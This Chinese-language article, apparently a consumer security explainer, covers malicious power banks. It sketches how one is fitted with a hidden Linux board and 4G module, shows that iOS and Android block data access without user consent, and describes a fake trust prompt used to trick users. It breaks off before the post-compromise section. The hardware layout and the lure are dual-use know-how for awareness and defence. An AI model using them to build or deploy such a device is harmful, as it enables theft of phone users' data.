一、解剖麻雀:正常充电宝与"特种毒充电宝"的硬件真身
在聊数据会不会被偷之前,我们必须先搞清楚一个最朴素的物理学常识:一个东西要想从你的手机里读取数据,它自己必须先具备"能读懂数据"的器官。
很多人在潜意识里把充电宝当成了一个神奇的魔盒,但如果我们拿螺丝刀和热风枪,把市面上正规合规的充电宝撬开,你看到的内部结构其实简单得甚至有点简陋。
1. 正规充电宝的内部骨架

正规充电宝的内部,通常由两个核心部分组成:
- 储能电芯:两块或多块锂聚合物电池,或者几节常见的 18650 / 21700 锂电池,负责存储纯粹的化学电能;
- 电源管理主控板(PCBA):板子上通常焊着一颗升降压芯片(Buck-Boost)和一颗快充协议握手芯片(例如常见的英集芯 IP5328、智融 SW6208 等)。
它的工作原理极其单一: 电芯输出 3.7V 的直流电,主控板将其升压到 5V、9V 或 12V 输送给手机;快充协议芯片仅负责在硬件层面通过微弱的电压电平跳变,跟手机协商"现在是该走 18W 还是 22.5W"。
它没有通用中央处理器(CPU),没有随机存取内存(RAM),没有操作系统,更没有任何闪存介质。 打个通俗的比方:正规充电宝就像是一根自来水管,它只负责往下倾倒水流(电流),水管内壁上甚至连一个能挂录音机或摄像头的钩子都没有。在物理层面上,它根本不具备任何处理、解析和存储数据报文的能力。
2. 恶意改装充电宝的"偷梁换柱"
那么,网安部门查获的那些"毒充电宝",到底动了什么手脚?
当我们将那台经过改装的恶意充电宝外壳剥开时,里面的景象足以让任何懂一点硬件的人后背发凉:
text
┌────────────────────────────────────────────────────────────────────────┐
│                   【恶意改装充电宝内部物理拓扑】                         │
│                                                                        │
│   ┌───────────────────────────┐    ┌───────────────────────────────┐   │
│   │   缩水电池仓 (仅剩 3000mAh) │    │  微型 Linux 单板计算机 (藏匿)   │   │
│   │                           │    │  (NanoPi NEO / 树莓派 Zero W) │   │
│   │   [ 锂聚合物电芯 ]         │    │  - 4核 ARM CPU + 512MB RAM    │   │
│   │   提供工作电源 ────────────┼───►│  - 32GB MicroSD (存储渗透脚本)│   │
│   └───────────────────────────┘    └───────────────┬───────────────┘   │
│                                                    │                   │
│                                    ┌───────────────▼───────────────┐   │
│                                    │  4G 物联网通讯模组 (贴片天线)   │   │
│                                    │  负责将窃取的数据无感回传黑产云端 │   │
│                                    └───────────────┬───────────────┘   │
│                                                    │ (内部 USB Hub)    │
│   ┌────────────────────────────────────────────────▼───────────────┐   │
│   │                对外输出线缆 (Type-C / Lightning)               │   │
│   │  VBUS (红) ──► 5V 正常供电 (打掩护)                             │   │
│   │  GND  (黑) ──► 接地回路                                        │   │
│   │  D+   (绿) ──► 接入单板电脑 USB Controller (数据嗅探与控制通道)  │   │
│   │  D-   (白) ──► 接入单板电脑 USB Controller (数据嗅探与控制通道)  │   │
│   └────────────────────────────────────────────────────────────────┘   │
└────────────────────────────────────────────────────────────────────────┘
攻击者巧妙地将原本 10000mAh 的大电芯削减掉一半,空出来的内部空间里,被工整地嵌入了一套完整的微型 Linux 单板计算机(常见的有 NanoPi NEO、树莓派 Zero W 或者集成度极高的 ESP32-S2 芯片),外加一块指甲盖大小的 4G 物联网 SIM 卡模块。
对外输出的那根充电线上,四根铜芯各司其职:
- 红黑两根线(VBUS 与 GND):正常输出 5V 电压,给你的手机屏幕点亮"正在充电"的提示,用来打消你的全部戒心;
- 绿白两根线(D+ 与 D-):原本在纯充电器中应当空置或短接的数据通信差分线,被悄悄连进了那台微型电脑的 USB 控制器接口。
你以为你插上的是一个蓄电池,实际上,你是在拿一根数据线,直接插进了黑客随身携带的一台黑客电脑里。
二、击碎神话:为什么现代手机绝不可能"插上就静默偷走一切"?
看完了恶意硬件的真身,很多人心里可能已经开始打鼓:既然线里藏着一台电脑,那岂不是真的"一插就死"?
答案是:绝无可能。
"隔空秒吸、插上就破"是影视剧和低劣恐慌营销最喜欢的戏剧化桥段。但在真实的计算机科学世界里,硬件接口从来不能绕过操作系统的内核防线。现代智能手机(iOS 16+ / Android 13+)在接口安全上已经经历了十几年的攻防血战,其防御森严程度,丝毫不亚于一座现代银行的金库大门。
为了让大家彻底看清这道防线有多硬,我们将一台未做任何特殊设置的 iPhone 15 Pro 和一台主流 Android 旗舰机,分别插上了这台改装过的恶意充电宝。

1. 苹果 iOS 的"冷酷防线"
当我们将 iPhone 插入恶意充电宝时,微型电脑的 Linux 后台立刻监测到了 USB 设备的插入事件。我们在单板电脑的串口终端里,执行了 USB 总线嗅探:
text
[  142.502118] usb 1-1: new high-speed USB device number 3 using ehci-platform
[  142.653401] usb 1-1: New USB device found, idVendor=05ac, idProduct=12a8, bcdDevice=13.00
[  142.653422] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[  142.653434] usb 1-1: Product: iPhone
[  142.653445] usb 1-1: Manufacturer: Apple Inc.
恶意电脑确实识别到了有一台 iPhone 接入。但紧接着,黑客若想更进一步读取设备信息,iOS 的物理和系统级机制立刻砸下了三道重锁:
- 第一道锁:USB 受限模式(USB Restricted Mode)
如果你的手机处于锁屏状态超过 1 小时,或者刚开机未解锁,iOS 会在芯片级控制器层面,直接切断数据针脚的硬件握手。此时充电线无论内藏什么算力,它都只能获取电力,数据通道在电气层面直接就是"死"的。 - 第二道锁:弹窗与双向密钥隔离
就算你刚解开屏幕锁插上充电线,iOS 屏幕上会立刻强制弹出那个极其醒目的对话框: "要信任此电脑吗?"信任后,该电脑将可以访问您的设置和数据。
- 第三道锁:必须输入锁屏密码
这个弹窗绝不能通过人脸或指纹含糊过去,必须由用户亲手输入数字锁屏密码。
实测结果 :只要用户不点"信任",或者直接按电源键锁屏,恶意单板电脑调用开源工具 ideviceinfo 试图提取数据,终端只会冰冷地吐出一行错误:
text
ERROR: Could not connect to lockdownd: Device is locked (-21)
ERROR: Could not get device name!
在不输入密码点信任的情况下,恶意电脑连 iPhone 里的相册名字都看不见,更别说偷照片了。
2. 安卓 Android 的"层层关卡"
那么安卓系统呢?安卓过去常被扣上"权限混乱"的帽子,难道安卓就会任由恶意设备宰割吗?
我们换上安卓手机插上恶意充电宝。在插入的瞬间,手机屏幕亮起,电池图标开始充能。此时我们在恶意单板里尝试执行 Android 调试桥命令:
bash
adb devices终端屏幕给出的反馈同样是迎头一击:
text
List of devices attached
* daemon not running; starting now at tcp:5037
* daemon started successfully
# 下方没有任何设备识别码,列表空空如也!
为什么?因为现代 Android 系统的接口逻辑同样有着明确的工程边界:
text
                    ┌─────────────────────────┐
                    │  手机插入 USB 线缆       │
                    └────────────┬────────────┘
                                 │
                                 ▼
                    ┌─────────────────────────┐
                    │ 操作系统默认模式:        │
                    │ 【仅限充电 (Charge only)】│
                    │ (数据传输总线全部阻断)   │
                    └────────────┬────────────┘
                                 │
        ┌────────────────────────┴────────────────────────┐
        ▼                                                 ▼
┌───────────────────────────────┐       ┌───────────────────────────────┐
│ 用户主动下拉菜单,切换模式:    │       │ 攻击者企图调用底层 ADB 调试:  │
│ 【传输文件 / MTP 协议】        │       │ 必须经过系统高危弹窗确认       │
├───────────────────────────────┤       ├───────────────────────────────┤
│ 限制在多媒体沙盒内;          │       │ 屏幕强制亮起拦截弹窗:        │
│ 且必须在解锁手机后才开放读取;│       │ 「允许 USB 调试吗?」          │
│ 无法直接执行命令/后台装软件   │       │ [包含这台电脑的 RSA 密钥指纹] │
└───────────────────────────────┘ └───────────────────────────────┘- 默认策略永远是"仅限充电" :安卓手机插上任何外接线缆,默认状态永远是
Charge only。哪怕是连接你自己的电脑,如果不手动下拉通知栏改成"传输文件(MTP)",电脑端也只能看到一个空的设备盘符; - 调试权限的"天堑" :黑客想要真正实现控制、偷短信、静默安装后门,必须依赖 ADB(Android Debug Bridge) 。但要开启 ADB,普通用户必须先在"系统关于手机"里连续疯狂点击版本号 7 次激活开发者选项,再手动开启 USB 调试。更关键的是,即便开启了,手机在面对一台陌生电脑时,屏幕上依然会弹出致命拦截弹窗:"是否允许 USB 调试?该电脑的 RSA 密钥指纹为:xx:xx:xx..."。
结论至此水落石出: 现代智能手机不是纸糊的玩具。在用户未解锁、未主动确认授权的前提下,所谓的"一插上就静默偷走相册密码",在工程底层是不成立的谎言。
三、真实沦陷:黑客是怎样利用"心理暗算"完成致命一击的?
既然防线如此森严,那公安机关通报的受害者资金被盗、隐私被窥探的案件,到底是怎么发生的?难道受害者全都是配合黑客操作的傻子吗?
当然不是。黑客真正的可怕之处,从来不是靠硬核算法去硬刚操作系统的内核防御,而是把技术伪装成一把钝刀,精准刺向人性在极度焦虑时的心理盲区。
1. 致命攻心计:电量焦虑下的"顺手一滑"
让我们还原一个最真实的受害者场景: 你赶着赶高铁,手机电量只剩 1%,马上就要因为没电关机无法出示车票进站。这时你在路边租了一台充电宝,插上的一瞬间,心里长舒了一口气。
就在这一刻,恶意充电宝内部的微型单板电脑开始发难。它在建立连接的同时,向手机推送数据握手请求。你的手机屏幕亮了,弹出了一个系统授权提示:
text
 ┌──────────────────────────────────────────────┐
 │             要信任此设备吗?                 │
 │                                              │
 │   连接此配件以启用【超级快充与数据同步】。   │
 │   若取消,设备可能仅能以极低功率缓慢充电。   │
 │                                              │
 │        [ 不信任 / 取消 ]     [ 信任 / 允许 ]  │
 └──────────────────────────────────────────────┘
请仔细想想普通人在这一秒的心理活动:
- 他根本不知道什么叫"USB 差分数据通道",他也不懂什么叫
lockdown守护进程; - 他满脑子只有眼前快要关机的电量,以及"我是来充电的"这个强烈预设;
- 看到弹出的窗口,绝大多数人甚至根本不去看上面的正文小字,潜意识会认为:"这肯定是系统在问我是否同意开启快充" 、"这是充电宝需要确认握手"。
于是,受害者随手点下了**【信任 / 允许】**,甚至熟练地按下了指纹或输入了锁屏密码。
就在这短短半秒钟之内,手机操作系统构筑了十几年的坚固防御,被受害者亲手从内部推开了大门。
2. 渗透实测:权限失守后的"三秒屠杀"
一旦受害者点下了那声"允许",会发生什么?
